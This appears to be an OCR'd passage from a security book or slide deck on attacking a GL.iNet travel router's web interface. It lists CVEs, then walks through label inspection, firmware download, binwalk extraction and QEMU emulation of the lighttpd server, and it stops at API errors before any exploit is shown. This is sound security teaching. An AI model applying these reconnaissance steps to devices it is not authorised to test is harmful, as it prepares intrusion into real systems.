Attacking IoT Devices from Web Perspective

Simone Onofri & Donato Onofri

Introduction

‹packt›

1ST EDITION

Attacking and Exploiting Modern Web Applications

Discover the mindset, techniques, and tools to perform modern web attacks and exploitation

SIMONE ONOFRI | DONATO ONOFRI

Foreword by Matteo Meucci , CEO, IMQ Minded Security,
and OWASP Testing Guide Lead

Introduction

We will analyze and attack an IoT device the Travel Router,
the **GLINET Shadow** firmware version 3.25.

CVE-2023-31471 - Abuse of Functionality leads to RCE

CVE-2023-31473 - Arbitrary File Read

CVE-2023-31474 - Directory Listing

CVE-2023-31477 - Path Traversal

IOT Security

We think of IOT Devices as or things connected to the internet, making them smart and impacting the physical world. So, we mention doors, kettles, power sockets, and things that impact larger systems – say, “industrial” systems – to control production cycles, turbines, dams, and other such things.

We can summarize in words attributed to Tim Kadlec:

“The S in IoT stands for security".

How to analyze IoT Devices

The IoT devices, despite their variety, can be broken down into common elements for analysis: Physical components, firmware, network services, mobile applications, cloud interaction, and communication interfaces. Each layer offers unique insights for security and functionality assessment.


Multi-Layered Analysis

- **Physical Components Analysis**
  - Examine outer device for model name, default settings, serial codes.
  - Disassemble to study circuits, chips, and other hardware components.
- **Firmware Analysis**
  - Reverse-engineer to find source code, process flow, and hardcoded passwords.
- **Network/Web Services**
  - Examine TCP/IP services like **Web Apps (our focus today)**, uPNP, telnet, SSH, etc.
- **Mobile Applications**
  - Reverse engineering to find URLs, passwords, and operating logic.
- **Cloud**
  - Understand how data is processed and stored in third-party servers.
- **Communication Interfaces**
  - Analyze network traffic and protocols like Bluetooth, ZigBee, NFC, etc.

How we found and exploited an IoT device

Basic Physical analysis

Useful info from the device



GL·iNet

300M Mini Smart Router

Model: GL-AR300M16
Input: 5V ⎓ 1A
IP: 192.168.8.1
SSID: GL-AR300M[redacted]
Key: goodlife
MAC: 94:83:C4[redacted]
S/N: [redacted]
DDNS: [redacted]gl-inet.com
FCC ID: 2AFIW-AR300M
IC: 23019-AR300M16
CMIIT ID: 2022DP16707

MADE IN CHINA

R 214-103901

Apart from common information such as the Model, IP, SSID, Key MAC address, Serial number and DDNS, in particular when analyzing strange devices the FCC ID (the device ID registered with the United States Federal Communications Commission), IC (Integrated Circuit) and CMIIT ID ((the China Ministry of Industry and Information Technology identifier) are useful.

Firmware Analysis

Once we know the device’s name, we can determine the steps required to **download its firmware**. This process can vary in complexity.

Extracting the firmware after disassembling the device.

Intercepting the traffic during the update.

Download it from the vendor’s website.

However, some vendors may require registration, proof of ownership, or provide it encrypted.

Downloading the firmware

```
$ wget https://fw.gl-inet.com/firmware/ar300m/v1/openwrt-
ar300m16-3.215-0921-1663732630.bin
--2023-03-11
03:51:43-- https://fw.gl-inet.com/firmware/ar300m/v1/
openwrt-ar300m16-3.215-0921-1663732630.bin
[…]
openwrt-ar300m16-3.
100%[===================>] 12.00M 32.6MB/s  in
0.4s
2023-03-11 03:51:44 (32.6 MB/-) - 'openwrt-
ar300m16-3.215-0921-1663732630.bin' saved [12583240/12583240]
```

Extracting the firmware

```
$ sudo docker run -v $(pwd):/samples cincan/binwalk -e --preserve-symlink --directory
/samples /samples/openwrt-ar300m16-3.215-0921-1663732630.bin
DECIMAL   HEXADECIMAL   DESCRIPTI--
0      0x0      uImage header, header size: 64
bytes, header CRC: 0xEA36D5D3, created: 2021-07-29 19:50:28,
image size: 1889054 bytes, Data Address: 0x80060000, Entry
Point: 0x80060000, data CRC: 0xDE40A88D, OS: Linux, CPU: MIPS,
image type: OS Kernel Image, compression type: lzma, image nam":
"MIPS OpenWrt Linux-4.14."41"
150
64      0x40      LZMA compressed data, properties:
0x6D, dictionary size: 8388608 bytes, uncompressed size: 5989406
bytes
1900544   0x1D0000    Squashfs filesystem, little
endian, version 4.0, compression:xz, size: 10651672 bytes, 3237
inodes, blocksize: 262144 bytes, created: 2022-09-21 03:57:09
```

Looking at extracted files

```
$ ls _openwrt-ar300m16-3.215-0921-1663732630.bin.extracted/squashfs-root
bin dev etc lib mnt overlay proc  rom root  sbin  sys tmp
usr var www
```

As we explored the system, we came across a few intriguing directories. Since we are focusing on web applications, we are particularly interested in the **www** directory.

This directory will be helpful for us to browse when we connect via a web browser, which will assist us in our attacks.

Emulation

Since our goal is to test the web application exposed by the router, we can try to **emulate just the binary that manages the web server** – IoT devices have limited resources, so a few binaries often manage the web server.

lighttpd (and others we will see later) is in the **/usr/sbin/** directory.

One of the best tools to emulate a binary is QEMU

Prepare qemu

```
$ sudo apt install qemu-user-static
$ cd _openwrt-ar300m16-3.215-0921-1663732630.bin.extracted/squashfs-root/
$ cp /usr/bin/qemu-mips-static ./
$ ll
total 4468
drwxrwxr-x 16 user user  4096 mar 16 12:58 ./
drwxr-xr-x 3 user user  4096 mar 16 08:05 ../
drwxr-xr-x 2 user user  4096 sep 21 05:56 bin/
drwxr-xr-x 2 user user  4096 mar 16 11:13 dev/
drwxrwxr-x 31 root root  4096 may 13 2021 etc/
drwxrwxr-x 12 user user  4096 jul 29 2021 lib/

[...]
-rwxr-xr-x 1 user user 4491296 mar 16 08:06 qemu-mips-static*
[...]
drwxr-xr-x 2 user user  4096 mar 16 08:03 sbin/
lrwxrwxrwx 1 user user    3 sep 21 05:56 var -> tmp/
drwxr-xr-x 4 user user  4096 jul 29 2021 www/
```

First try

Then, we want to execute the qemu-mips emulator (the target architecture is MIPS 32-bit, which is easy to check with the file command) and chroot to the target filesystem (so that we have the correct path to load the firmware libraries)

```
$ sudo chroot ./ ./qemu-mips-static /usr/sbin/lighttpd
2023-03-16 21:37:32: (server.c.1037) No configuration available.
Try using the -f option.
```

Second try

It looks like the executable is running, but it needs a configuration file. Searching squashfs we found a possible configuration file under /etc/lighttpd/lighttpd.conf. Let’s retry the execution

```
$ sudo chroot ./ ./qemu-mips-static /usr/sbin/lighttpd -f
/etc/lighttpd/lighttpd.conf
2023-03-16 21:39:30: (configfile.c.1160) opening
configfile /etc/lighthttpd/lighthttpd.conf failed: No such file or
directory
```

Third try

For the other errors, since /dev/null is not present on the extracted filesystem, we need to create it (touch /dev/null) and execute it again:

```
$ sudo chroot ./ touch /dev/null
$ sudo chroot ./ ./qemu-mips-static /usr/sbin/lighttpd -f /etc/
lighttpd/lighttpd.conf
failed to execute shell: /bin/bash -c cat /etc/lighttpd/ conf.d/*.conf: No such
file or directory
2023-03-16 21:44:00: (server.c.1157) opening pid-file failed:
/var/run/lighttpd.pid No such file or directory
2023-03-16 21:44:00: (server.c.416) unlink failed for: /var/run/lighttpd.pid 2 No
such file or directory
```

Fourth try

Let’s create the /var/run directory and try again:

```
$ sudo chroot ./ mkdir /var/run
$ sudo chroot ./ ./qemu-mips-static /usr/sbin/lighttpd -f
/etc/lighttpd/lighttpd.conf
failed to execute shell: /bin/bash -c cat /etc/lighttpd/
conf.d/*.conf: No such file or directory
daemonized server failed to start; check the error log for details
```

Fifth try

On reading all the .conf files under /etc/lighttpd/conf.d/, we can see that only one error is left now, and the problem seems related to the execution of cat.
By checking the lighttpd.conf file, we can see that the error seems to be related to a specific line of the configuration, which triggered the cat command to read and include all the .conf files in that directory and include them manually.

```
$ sudo chroot ./ cat /etc/lighttpd/lighttpd.conf | grep cat
include_shell "cat /etc/lighttpd/conf.d/*.conf"
$ sudo chroot ./ ls /etc/lighttpd/conf.d/
30-access.conf  30-cgi.conf   30-expire.conf  30-fastcgi.
conf 30-openssl.conf 30-proxy.conf
```

Sixth try

Modify (religious choice: vi or nano) the chrooted /etc/lighttpd/lighttpd.conf file while commenting the include_shell line and adding the files manually, looking at the /etc/lighttpd/conf.d/ directory:

```
include     "/etc/lighttpd/conf.d/30-access.conf"
include     "/etc/lighttpd/conf.d/30-cgi.conf"
include     "/etc/lighttpd/conf.d/30-expire.conf"
include     "/etc/lighttpd/conf.d/30-fastcgi.conf"
include     "/etc/lighttpd/conf.d/30-openssl.conf"
include     "/etc/lighttpd/conf.d/30-proxy.conf"
```

And run again

```
$ sudo chroot ./ ./qemu-mips-static /usr/sbin/lighttpd -f /etc/lighttpd/lighttpd.conf
daemonized server failed to start; check the error log for details
```

Seventh try

In terms of the logs, their folder is missing, so create it and re-run the code again:

```
$ sudo chroot ./ mkdir /var/log
$ sudo chroot ./ mkdir /var/log/lighttpd
$ sudo chroot ./ ./qemu-mips-static /usr/sbin/lighttpd -f
/etc/lighttpd/lighttpd.conf
```


There’s no error this time. Let’s use netstat to check for new services listening on ports


```
$ sudo netstat -anp | grep qemu
tcp       0    0 0.0.0.0:80          0.0.0.0:*
        LISTEN   7685/./qemu-mips-st
tcp       0    0 0.0.0.0:443          0.0.0.0:*
        LISTEN   7685/./qemu-mips-st
```

Emulated web server

It works now, but something still doesn’t add up: it doesn’t load the router image. Trying to **create the user**, we receive an HTTP error, 500.

We know that **/www/cgi-bin/api** is the binary that manages the APIs…





Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title
http://127.0.0.1	POST	/cgi-bin/api/router/initpwd	✓		500	534	HTML		500 - Internal Server Err
http://127.0.0.1	GET	/cgi-bin/api/router/model?_=1690161141...	✓		500	534	HTML		500 - Internal Server Err
http://127.0.0.1	POST	/cgi-bin/api/router/language/set	✓		200	162	JSON		

